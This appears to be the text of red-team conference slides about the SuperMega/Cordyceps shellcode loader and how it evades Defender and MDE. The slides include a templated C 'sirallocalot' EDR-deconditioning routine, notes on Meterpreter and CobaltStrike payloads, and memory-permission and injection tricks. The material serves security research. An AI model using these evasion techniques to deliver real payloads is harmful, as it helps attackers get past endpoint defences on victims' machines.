

Demo: Demo 3 Metasploit Meterpreter execution



- Defender: No detection
- MDE: Detection

Anti EDR



File Carrier / Loader
With Encrypted
Payload



Unencrypted Payload

- High performance required
- Little information available
- A lot of noise in the system
- Focus: **Unbacked memory**
 - Unbacked RWX memory
 - Threads starting in unbacked memory
 - Calls into kernel from unbacked memory
 - Unbacked RX memory (going RW)
- Backed = already AV Scanned

What will trigger a Memory Scan?

Cordyceps

EDR deconditioning

Make EDR tired of scanning our memory
 Copy carrier functionality

Sirallocalot:

- Do 10 times:
 - Do 100 times:
 - Alloc memory RW with shellcode_len
 - Copy fake data into memory
 - Change to RX
 - Leave it for a bit
 - Free 100

```
void antiemulation() {
    void* allocs[{{SIR_ALLOC_COUNT}}];
    DWORD result;

    for(int i=0; i<{{SIR_ITERATION_COUNT}}; i++) {
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            allocs[n] = VirtualAlloc(
                NULL,
                {{PAYLOAD_LEN}},
                0x3000,
                p_RW
            );
            char *ptr = allocs[n];

            // write every byte of it
            for(int i=0; i<{{PAYLOAD_LEN}}; i++) {
                ptr[i] = 0x23;
            }
        }

        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            if (VirtualProtect(
                allocs[n],
                {{PAYLOAD_LEN}},
                p_RX,
                &result) == 0)
            {
                return;
            }
        }

        BOOL bSuccess;
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            bSuccess = VirtualFree(
                allocs[n],
                {{PAYLOAD_LEN}},
                0x00008000); // MEM_RELEASE
        }
    }
}
```

Like pavlov's dogs

Ring the bell a lot



Demo with sirallocalot MDE



Conclusion

- It seems there is not enough information to identify loader based on telemetry
 - Only Process / Thread / Image loads
 - Loader doesn't use networking, file or registry access
- Telemetry may be there for loader mischief
 - unbacked RW -> RX changes
 - Modifying backed regions
 - But not used

Loader is integrated in **backed image section**

- Makes it trustworthy

Supermega:

- No signature
 - Or easy changeable
- Very little telemetry
 - All look normal
 - From backed memory
- Will not trigger mem scan
 - But susceptible to on-demand mem scan
 - pe-sieve, moneta

RedTeam Technique	Applied?	Aka	Examples
ETW patch?	No	ETW bypass	
Usermode-hook patch?	No	AMSI patch, EDR Unhooking	RefleXXion, ScareCrow
Module stomping?	No	DLL stomping	
Image spoofing?	No	Process Hollowing	
Memory encryption?	No	Sleepmask	Ekko, Gargoyle, Foliage
direct/indirect syscalls?	No	EDR bypass	SysWhisper 1/2/3, Hells Gate, Halos gate
Callstack spoofing?	No		
Mess with other process?	No	Process injection	
PPID or Argument spoofing?	No		

Carrier code signatured?	No
Windows API Calls coming from unbacked memory?	No
Windows API Calls have a suspicious callstack?	No
Change memory region from RX to RW?	No
Hardware / Software breakpoints?	No
APC calls?	No
Unbacked RWX memory?	No
Unbacked RX memory?	Yes
Suspicious sleep state?	No
Reflective DLL used?	No

Payload should not do fancy memory things

- No Stagers
- No Reflective DLL



Staged:

windows/meterpreter/reverse_http

Stageless:

windows/meterpreter_reverse_http

Name	Current Setting	Required	Description
AutoLoadStdapi	-----	-----	-----
AutoLoadStdapi	true	yes	Automatically load the Stdapi extension



Loader loads the payload



- CobaltStrike, Sliver, Brute ratel, havoc...
- Give the payload best possible changes

C2 should protect itself

- Leave it to the experts
 - Memory encryption
 - Callstacks

When doing your own loader:

- EDR bypass really necessary? (usermode hook patching)
- Strong encryption / entropy really important?
- Focus on:
 - Backed memory
 - No RWX
 - No RX -> RW
 - Clean Callstacks
- Careful with process injection

Alternatives:

- DLL Sideloaded

SuperMega & Cordyceps

With Anti-Emulator, and sirallocalot EDR deconditioner

Is able to load:

Nonstaged Winhttp Metasploit with disabled stdapi, and CobaltStrike 4.9 default config

- On Win10/Win11 Defender with no alerts
- On Win11 MDE with low-rated alerts

As of August 2024



- Execution Guardrails are very powerful
 - Do them early
- Injecting shellcode into .exe's is... nice
 - Looks genuine. Can thwart automated analysis
 - Makes manual analysis maybe a bit harder
 - Different than creating your own malicious exe's
 - Different than shellcode inject through some other means
- Injecting shellcode into .dll's is cool
- SuperMega loader is... ok
 - Writing C to inject as shellcode into an .exe is a nice workflow to have
 - Good against file based scanning
 - Not a super special new anti EDR or memory scanning
 - But difficult of being AV sig'ed
- RWX reuse maybe better against memory analysis tools
- Need framework for loader-chaining

My First Shellcode Loader

- Using Linux exploit development know-how
- Learning a lot about Windows

My Last Shellcode Loader

- Works forever
- Debugging sucks

Additional Loader Tricks

- Inject dll in .text (pre-loaded, encrypted)
- Fixup:
 - RW it (part of .text)
 - Decrypt, apply reloc's etc.
 - RX it again
- Result: DLL in modified .text
 - **Backed** memory region

VirtualProtect sets the permission of the page(s) (4kb)
Use size=1, get the other 4095 bytes for free
EDR will only scan 1 byte?

```
// Use size 1, still change all the page
VirtualProtect(shellcode_rw, 1, RX)
```

- UPX has RWX sections
 - Obfuscate payload with Shikata ga nai obfuscator

Proposal
